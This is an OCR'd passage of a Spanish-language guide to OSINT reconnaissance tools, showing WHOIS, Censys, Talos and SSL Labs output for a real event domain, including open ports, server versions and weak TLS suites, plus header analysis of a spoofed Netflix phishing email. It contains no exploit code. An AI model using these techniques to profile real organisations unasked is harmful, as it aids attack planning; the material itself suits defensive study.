
```
Domain Name: EUSKALENCOUNTER.ORG
Registry Domain ID: D96675004-LROR
Registrar WHOIS Server: whois.gandi.net
Registrar URL: http://www.gandi.net
Updated Date: 2019-01-29T12:08:34Z
Creation Date: 2003-03-27T16:03:41Z
Registry Expiry Date: 2020-03-27T16:03:41Z
Registrar Registration Expiration Date:
Registrar: Gandi SAS
Registrar IANA ID: 81
Registrar Abuse Contact Email: abuse@support.gandi.net
Registrar Abuse Contact Phone: +33.170377661
Reseller:
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Registrant Organization: Asoc Amigos de la Informatica Euskalamiga
Registrant State/Province:
Registrant Country: ES
Name Server: NS-68-B.GANDI.NET
Name Server: NS-136-C.GANDI.NET
Name Server: NS-126-A.GANDI.NET
DNSSEC: unsigned
URL of the ICANN Whois Inaccuracy Complaint Form https://www.icann.org/wicf/)
>>> Last update of WHOIS database: 2019-07-12T18:19:05Z <<<
```

- Censys



Censys es un servicio de motor de búsqueda y procesamiento de datos a través el cual podemos realizar consultas sobre los hosts y redes que se encuentran públicos en Internet.




https://censys.io/ipv4?q=euskalencounter.org
censys
IPv4 Hosts
euskalencounter.org
Results
Map
Metadata
Report
Quick Filters
For all fields, see Data Definitions
Autonomous System:
2 EUSKALTEL
Protocol:
2 22/ssh
2 443/https
2 80/http
Tag:
2 http
2 https
2 ssh
IPv4 Hosts
Page: 1/1 Results: 2 Time: 122ms
212.8.96.39
EUSKALTEL (12338) Spain
Debian 22/ssh, 443/https, 80/http
404 Not Found euskalencounter.org, ee07.euskalencounter.org, ee08.euskalencounter.org
443.https.tls.certificate.parsed.subject.common_name: euskalencounter.org
212.8.96.58
EUSKALTEL (12338) Spain
Debian 22/ssh, 443/https, 80/http
404 Not Found euskalencounter.org, ee07.euskalencounter.org, ee08.euskalencounter.org
443.https.tls.certificate.parsed.subject.common_name: euskalencounter.org

https://censys.io/ipv4/212.8.96.39

censys | IPv4 Hosts | 212.8.96.39 | Register | Sign In

212.8.96.39 (39.212-8-96.static.clientes.euskaltel.es)

Summary | WHOIS | Raw Data

Basic Information

OS	Debian
Network	EUSKALTEL (ES)
Routing	212.8.64.0/18 via AS7018, AS174, AS12338
Protocols	443/HTTPS, 22/SSH, 80/HTTP

80/HTTP

GET / DETAILS | GO

Server	nginx 1.14.0
Status Line	404 Not Found
Page Title	404 Not Found
GET /	[view page]


443/HTTPS

GET / DETAILS | GO


Server	nginx 1.14.0


Geographic Location

Country	Spain (ES)
Lat/Long	40.4172, -3.684
Timezone	Europe/Madrid



- MX TOOLBOX





MXToolbox ofrece herramientas para comprobar el funcionamiento y reputación de un dominio o ip, reputación de los servidores de correo, **analizar cabeceras del correo**, verificaciones de URLs, además de los clásicos ping y trace, entre muchas utilidades.


Header Analyzed

Email Subject: Your Netflix Membership is on hold [#46537]

Delivery Information

- DMARC Compliant
  - SPF Alignment
  - SPF Authenticated
  - DKIM Alignment
  - DKIM Authenticated

Hop	Delay	From	By	With	Time (UTC)	Blacklist
1	*	User 95.179.134.243	vultr-guest	Microsoft SMTPSVC(10.0.14393.0);	[]	
2	*	vultr-guest 45.76.183.37			[]	
3	*				[]	
4	*				[]	



SPF and DKIM Information


dmarc:netflix.com Show Solve Email Delivery Problems dmarc

```
v=DMARC1; p=reject; fo=1; rua=mailto:netflix@rua.netcraft.com,mailto:dmarcreports@netflix.com; ruf=mailto:netflix@ruf.netcr
```

Headers Found

Header Name	Header Value
Authentication-Results	spf=fail (sender IP is 45.76.183.37)
Received-SPF	Fail (protection.outlook.com: domain of netflix.com does not
X-IncomingTopHeaderMarker	OriginalChecksum:A31893DE42808DEF4FEEC156902D4AD8BB3137EE391EE0D4F4A601E88A05DD2A;UpperCasedChecksum:13C902014227D4B850316FA69D0EF1114364B4A179B5CE78A5E9B57FBFE47903;SizeAsReceived:700;Count:15
From	NETFLIX <user.info@netflix.com>
Subject	Your Netflix Membership is on hold [#46537]
Date	Thu, 31 May 2018 15:54:42 +0000
Content-Type	text/html; charset="Windows-1251"

- CISCO Talos



Cisco Talos es una herramienta de búsqueda de datos sobre amenazas en tiempo real por IP, dominio o propietario de la red.

https://www.talosintelligence.com/reputation_center/lookup?search=euskalencounter.org

Incógnito

cisco TALOS

Software | Vulnerability Information | Reputation Center | Library | Support Communities | Careers | Blog | About | Cisco Login

Lookup data results for Domain

euskalencounter.org

Search by IP, domain, or network owner for real-time threat data.

IP & Domain Reputation Overview | File Reputation Lookup | Email & Spam Data | Malware Data | Reputation Support


OWNER DETAILS

DOMAIN euskalencounter.org


REPUTATION DETAILS


WEB REPUTATION Neutral

WEB CATEGORY Arts




- AlienVault OTX






AlientVault OTX una plataforma comunitaria gratuita de respuesta a amenazas de seguridad. A través de ella se permite a los expertos en seguridad investigar de forma colaborativa en nuevas amenazas, comparando los datos de diversas fuentes para luego integrar esa información en sus respectivos sistemas de seguridad.

- Qualys SSL Labs





Qualys SSL Labs dispone de una herramienta online y gratuita para comprobar la seguridad del certificado de tu servidor. Esta herramienta automatiza el trabajo de verificar qué suites de cifrado y certificados digitales utiliza nuestro sitio web, de esta forma, podremos configurar el HTTPS de nuestro sitio web con la máxima seguridad posible.

Server Key and Certificate #1

Subject	euskalencounter.org Fingerprint SHA256: 146a5f49f97eb4700640de9c9fca893553d162504294c21bc36f16a65b7784a2 Pin SHA256: SUS//3NnS4xmYOyJSKR4ez/+umQN0CN5aC3fV7ucPxM=
Common names	euskalencounter.org
Alternative names	ee07.euskalencounter.org ee08.euskalencounter.org ee09.euskalencounter.org ee10.euskalencounter.org ee11.euskalencounter.org ee12.euskalencounter.org ee13.euskalencounter.org ee14.euskalencounter.org ee15.euskalencounter.org ee16.euskalencounter.org ee17.euskalencounter.org ee18.euskalencounter.org ee19.euskalencounter.org ee20.euskalencounter.org ee21.euskalencounter.org ee22.euskalencounter.org ee23.euskalencounter.org ee24.euskalencounter.org ee25.euskalencounter.org ee26.euskalencounter.org ee27.euskalencounter.org euskal.org euskalencounter.com euskalencounter.net euskalencounter.org ftp.euskalencounter.org old.euskalencounter.org www.euskal.org www.euskalencounter.com www.euskalencounter.net www.euskalencounter.org
Serial Number	03c8ad633508b08a2036d419b011f11f7ca5
Valid from	Thu, 27 Jun 2019 00:15:32 UTC
Valid until	Wed, 25 Sep 2019 00:15:32 UTC (expires in 2 months and 12 days)
Key	RSA 2048 bits (e 65537)
Weak key (Debian)	No
Issuer	Let's Encrypt Authority X3 AIA: http://cert.int-x3.letsencrypt.org/
Signature algorithm	SHA256withRSA
Extended Validation	No
Certificate Transparency	Yes (certificate)
OCSP Must Staple	No
Revocation information	OCSP OCSP: http://ocsp.int-x3.letsencrypt.org

Certificate Transparency	**Yes (certificate)**
OCSP Must Staple	No
Revocation information	OCSP OCSP: http://ocsp.int-x3.letsencrypt.org
Revocation status	Good (not revoked)
DNS CAA	**Yes** policy host: ee27.euskalencounter.org issue: letsencrypt.org flags:0 iodef: mailto:imobilis@euskalencounter.org flags:0 issuewild: letsencrypt.org flags:0
Trusted	**Yes** Mozilla Apple Android Java Windows

Additional Certificates (if supplied)

Certificates provided	2 (3298 bytes)
Chain issues	None

#2

Subject	Let's Encrypt Authority X3 Fingerprint SHA256: 25847d668eb4f04fdd40b12b6b0740c567da7d024308eb6c2c96fe41d9de218d Pin SHA256: YLh1dUR9y6Kja30RrAn7JKnbQG/uEtLMkBgFF2Fuihg=
Valid until	Wed, 17 Mar 2021 16:40:46 UTC (expires in 1 year and 8 months)
Key	RSA 2048 bits (e 65537)
Issuer	DST Root CA X3
Signature algorithm	SHA256withRSA

Configuration

Protocols

TLS 1.3	No
TLS 1.2	Yes
TLS 1.1	Yes
TLS 1.0	Yes
SSL 3	No
SSL 2	No

For TLS 1.3 tests, we only support RFC 8446.

Cipher Suites


TLS 1.2 (suites in server-preferred order)

TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384 (0xc030)	ECDH secp256r1 (eq. 3072 bits RSA)	FS	256
TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384 (0xc028)	ECDH secp256r1 (eq. 3072 bits RSA)	FS **WEAK**	256
TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 (0xc02f)	ECDH secp256r1 (eq. 3072 bits RSA)	FS	128
TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256 (0xc027)	ECDH secp256r1 (eq. 3072 bits RSA)	FS **WEAK**	128
TLS_RSA_WITH_AES_256_GCM_SHA384 (0x9d) **WEAK**			256
TLS_RSA_WITH_AES_256_CBC_SHA256 (0x3d) **WEAK**			256
TLS_RSA_WITH_AES_128_GCM_SHA256 (0x9c) **WEAK**			128
TLS_RSA_WITH_AES_128_CBC_SHA256 (0x3c) **WEAK**			128

Cipher Suites

TLS 1.2 (suites in server-preferred order)

TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384 (0xc030)	ECDH secp256r1 (eq. 3072 bits RSA)	FS		256
TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384 (0xc028)	ECDH secp256r1 (eq. 3072 bits RSA)	FS	WEAK	256
TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 (0xc02f)	ECDH secp256r1 (eq. 3072 bits RSA)	FS		128
TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256 (0xc027)	ECDH secp256r1 (eq. 3072 bits RSA)	FS	WEAK	128
TLS_RSA_WITH_AES_256_GCM_SHA384 (0x9d)			WEAK	256
TLS_RSA_WITH_AES_256_CBC_SHA256 (0x3d)			WEAK	256
TLS_RSA_WITH_AES_128_GCM_SHA256 (0x9c)			WEAK	128
TLS_RSA_WITH_AES_128_CBC_SHA256 (0x3c)			WEAK	128
TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (0xc014)	ECDH secp256r1 (eq. 3072 bits RSA)	FS	WEAK	256
TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (0xc013)	ECDH secp256r1 (eq. 3072 bits RSA)	FS	WEAK	128
TLS_RSA_WITH_AES_256_CBC_SHA (0x35)			WEAK	256
TLS_RSA_WITH_CAMELLIA_256_CBC_SHA (0x84)			WEAK	256
TLS_RSA_WITH_AES_128_CBC_SHA (0x2f)			WEAK	128
TLS_RSA_WITH_CAMELLIA_128_CBC_SHA (0x41)			WEAK	128




TLS 1.1 (suites in server-preferred order)

